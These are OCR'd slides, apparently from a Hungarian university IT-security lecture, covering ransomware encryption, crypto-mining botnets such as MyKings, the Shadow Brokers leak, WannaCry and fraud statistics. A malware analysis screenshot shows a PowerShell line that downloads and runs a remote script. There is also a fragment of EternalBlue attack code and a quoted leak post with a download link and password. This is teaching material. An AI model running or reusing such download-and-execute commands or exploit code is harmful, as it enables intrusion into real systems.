
26


RSA-2048
PUBLIC KEY
AES-128
M@Q
WYLX AGRH INLLQA
YM 9$WWQLKA WPOS


27


Visszakódolásra
nem jó
Csak a
memóriában
RSA-2048
PUBLIC KEY
AES-128
KEY
WYLX AGRH INLLQA
YM 9$WWQLKA WPOS
AES-128
M@Q
Bűnözőknél
kódolva


28


RSA-2048
PUBLIC KEY
WYLX AGRH INLLQA
YM 9$WWQLKA WPOS
RSA-2048
PRIV KEY
AES-128
M@Q
A bűnözőknél van

29


RSA-2048
PUBLIC KEY
WYLX AGRH INLLQA
YM 9$WWQLKA WPOS
RSA-2048
PRIV KEY
AES-128
KEY
Ezt adják el
pénzért

30


RSA-2048 PUBLIC KEY
AES-128 KEY
AZ ÉN NAGYON FONTOS DOKUMENTUMOM TARTALMA
RSA-2048 PRIV KEY
AES-128 KEY
Ezt adják el pénzért

31


Bitcoin bányászat
Bezárják a kriptobányákat, felrobbant a videokártyák piaca
-RC-
KÖVETÉS
2021.07.13. 14:24
Viszlát, hiány! Harmadáért szerezhet GPU-t, akinek belefér pár száz darab.
Több ezer videokártya jelent meg a kínai használt hardver piacon. A kriptovaluta-bányák által használt kurrens és korábbi generációhoz tartozó Nvidia és AMD grafikus egységek a váratlan túlkínálat miatt jelentős árengedménnyel kaphatók.
A jelenség hátterében az áll, hogy Kína betiltotta és bezáratja a kriptovaluta-bányákat. A bányászathoz használatos többezres gépparkokat a tulajdonosok ezért
VAGY ELKÖLTÖZTETIK, VAGY ELADJÁK.
Akik az utóbbi utat választják most nagy mennyiségben igyekeznek a szabadulni a kártyáktól és legalább száz darabos tételekben üzletelnek.
KÉSZÜLJ A TELEKOM VIVI KÉSZÜLÉKEINK
GARMIN VENU SQ MUSIC OKOSÓRA
69 900 Ft
bitc
világ teljes energiaigényének 0,13 százalékát generálják, így a kriptopénz előállítása több áramot visz el, mint a világ 159 egyéni országának energiaigénye, többek közt Magyarországé.

32

Coin mining

Here are the top 3 crypto mining botnets:

1) Smominru, the Biggest Mining Botnet to Date


Also referred to as MyKings, Smominru is a gigantic Monero-mining botnet consisting of at least 520,000 'zombie' devices. It targets computers and servers running Windows operating system. This well-orchestrated campaign took root in late May 2017 and has since grown massive due to sophisticated payload delivery mechanisms.

Smominru operators reportedly utilize two exploits, EternalBlue and EsteemAudit, to contaminate machines on a large scale. The former is part of the notorious NSA surveillance toolkit leaked by The Shadow Brokers hacking group last year. The latter is a notorious Windows remote desktop exploit. Both allow for malware injection beyond user involvement.


Most of the infected nodes are located in Taiwan, India, Brazil, Ukraine, and Russia. The perpetrators have taken advantage of the hefty army of plagued machines to mine a whopping 8,900 Monero, which is worth more than $2.5 million at the time of this writing. According to security analysts, the unscrupulous proprietors of the Smominru botnet are most likely based in China.

33


Mykings – teljes fertőzés




34


<dict>
<mysql>
<item><![CDATA[root·
<item><![CDATA[root·
<item><![CDATA[root·
<item><![CDATA[root·
<item><![CDATA[phpmi
def·blueAttackOne(*pl):
···logger.log.debug('blueAttackOne
···with·open(shellcodePath,·'rb')·
····sc·=·fp.read()
···if·len(sc)·>·3712:
····logger.log.debug('Shellcode
bytes.'.format(3712))
···for·target·in·ipaddrsDic['ipadd
····logger.log.info('check·targ
····result7·=·''
····result8·=·''
····try:
·····checkResult·=·checker.c
·····server_os·=·checkResult
·····logger.log.info(str(tar
·····if·server_os.startswith
server_os·or·server_os.
·····result7·=·expblue7.
·····elif·server_os.startswi
·····result8·=·expblue8.
·····elif·server_os.startswi
·····build·=·int(server_
·····if·build·>=·14393:
·····result8·=·expbl
·····else:
·····logger.log.info('bl
'NSA malware' released by Shadow Brokers hacker group
10 April 2017
Share
GETTY IMAGES
This data centre in Salt Lake City, Utah, is used by the NSA - but the agency has not commented on the Shadow Brokers' claim that the hacking tools came from the NSA
The "Shadow Brokers" hacker group has released malware allegedly created by the US National Security Agency (NSA).
The group, which earlier tried to sell the encrypted cache of hacking tools in an online auction, released a password for it via a blog on 8 April.


35


Lost in Translation
Lost in Translation
theshadowbrokers (60) in #shadowbrokers • 3 years ago
KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.
https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeee
theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?
DANDERSPIRITZ
ODDJOB
FUZZBUNCH
DARKPULSAR
ETERNALSYNERGY
ETERNALROMANCE
ETERNALBLUE
EXPLODINGCAN
EWOKFRENZY
SOPHOS

36



Wannacry
Ooops, your file
е сотрудником РЖД:
MEDRAD
Ooops, your files have been encrypted!
What Happened to My Computer?
Can I Recover My Files?
How Do I Pay?
02:19:34:23
06:19:34:29
bitcoin
Check Payment
Decrypt
Contact Service
ccurred
injection.
ystem to use.
nd contact Services at
via VirtualCare, or refer
to the operations manual or the internet at:
http://www.radiology.bayer.com

37


COVID-19
Autoruns [Gabor-PC\Gabor] - Sysinternals: www.sysinternals.com
File Entry Options User Help
Filter:
WMI Database Entries
coronav2
fuckamm4
Services
Drivers
Codecs
Print Monitors
LSA Providers
Office
Timestamp
VirusTotal
File not found: File not found: cmd
WQL Query: SELECT * FROM __InstanceModificationEvent WITHIN
cmd /c powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://ruisgood.ru/power.txt')||powershell.exe IEX (New-Object systen
Ready.
Signed Windows Entries Hidden.

38

Miért aggódjunk egy kínai botnet miatt?



Budapest	847
Székesfehérvár	151
Békéscsaba	87
Szekszárd	58
Szeged	44
Kecskemét	32
Szombathely	32
Kiskunmajsa	29
Szigetvár	26
Zalaegerszeg	26
Tatabánya	23
Budakeszi	20
egyéb	*308*

39

Miért aggódjunk egy kínai botnet miatt?

Itt a jelentés az előválasztás leállásáról: jól ismert külföldi hálózatok támadása egy rosszul felkészített rendszer ellen

BELFÖLD TECH 2021. szeptember 27. – 12:26 frissítve

Bolcsó Dániel Másolás Legf

Az előválasztás informatikai hátterét biztosító aHang kiadta azt a független szakértői jelentést, amely a rendszer – és így a szavazás – szeptember 18-i leállásának okait tárja fel.




KÜLFÖLD

ELTE IT Biztonság Speciálkollégium

40

Miért aggódjunk egy kínai botnet miatt?

•Rengeteg kérés a sérülékenység kereső botnet hálózatához köthető, támadás előkészítésre használt, publikusan elérhető botnet forgalom.
•A távoli bejelentkezést célzó bruteforce kérések a jól ismert Cobalt Strike, Trickbot, Locki botnetek forgalma



A legtöbb, a rendszer feltörését célzó támadás a fenti grafikon alapján Brazíliából és Kínából érkezett a rendszer ellen. Ezek mindegyike Botnet tevékenységhez és nem célzott, humán támadáshoz köthető.


ELTE IT Biztonság Speciálkollégium

41

Eközben Nigériában



42



By Victim Loss

Crime Type	Loss	Crime Type	Loss
BEC/EAC	$1,866,642,107	Overpayment	$51,039,922
Confidence Fraud/Romance	$600,249,821	Ransomware	**$29,157,405
Investment	$336,469,000	Health Care Related	$29,042,515
Non-Payment/Non-Delivery	$265,011,249	Civil Matter	$24,915,958
Identity Theft	$219,484,699	Misrepresentation	$19,707,242
Spoofing	$216,513,728	Malware/Scareware/Virus	$6,904,054
Real Estate/Rental	$213,196,082	Harassment/Threats Violence	$6,547,449
Personal Data Breach	$194,473,055	IPR/Copyright/Counterfeit	$5,910,617
Tech Support	$146,477,709	Charity	$4,428,766
Credit Card Fraud	$129,820,792	Gambling	$3,961,508
Corporate Data Breach	$128,916,648	Re-shipping	$3,095,265
Government Impersonation	$109,938,030	Crimes Against Children	$660,044
Other	$101,523,082	Denial of Service/TDos	$512,127
Advanced Fee	$83,215,405	Hacktivist	$50
Extortion	$70,935,939	Terrorism	$0
Employment	$62,314,015		
Lottery/Sweepstakes/Inheritance	$61,111,319		
Phishing/Vishing/Smishing/Pharming	$54,241,075		

43

ÓRIÁSI KÁRT OKOZTAK A VAS MEGYÉBŐL MŰKÖDŐ KAMERUNI ÉS NIGÉRIAI CSALÓK

A gyanús szerint öt kontinens huszonhárom országában harminckét gazdasági társaság érintett abban a több mint félmilliárd forint értékű pénzmosásban, mely miatt huszonkét gyanúsítottal, kameruni és nigériai állampolgárokkal szemben

a megyei

Rejtélyes pénzek vándorolnak Magyarországról Afrikába: „nem tudok semmit, borítékokban kapom az utalandó pénzeket, és papírfecniken a címzettek nevét”

Privatkopo.hu 2017.05.11. 8:55:0


Egy meglehetősen furcsa jelenségről szerzett tudomást a Privatkopo.hu: magyar állampolgárok rendszeresen utalnak afrikai országokba 2000-3000 dollárnak megfelelő összegeket - általuk nem ismert személyeknek. A pénzek a Western Union készpénz-átutalási rendszerében jutnak el a címzettekhez, akikről a feladók jellemzően azt állítják, hogy rokoni/baráti kapcsolatban állnak velük. Csakhogy ez biztosan nem igaz.

irásbíróság nyomozási
nőt, akik rövid idő
ödtek közre.

ban még ismeretlen
s 2016. novembere
zámlát nyitottak. A
kszámlákra fenti
külföldi sértettek
nére elkövetett
lások álltak, melynek

kedvezményezettjei a gyanúsítottak voltak. Valamennyi esetben külföldi állampolgárságú természetes személy, vagy gazdasági társaság volt a csalással

44



45

Százmilliós pénzmosásra adta kölcsön a számláját egy magyar férfi

RA KÖVETÉS 2018.08.03. 09:06 Ajánlom 0

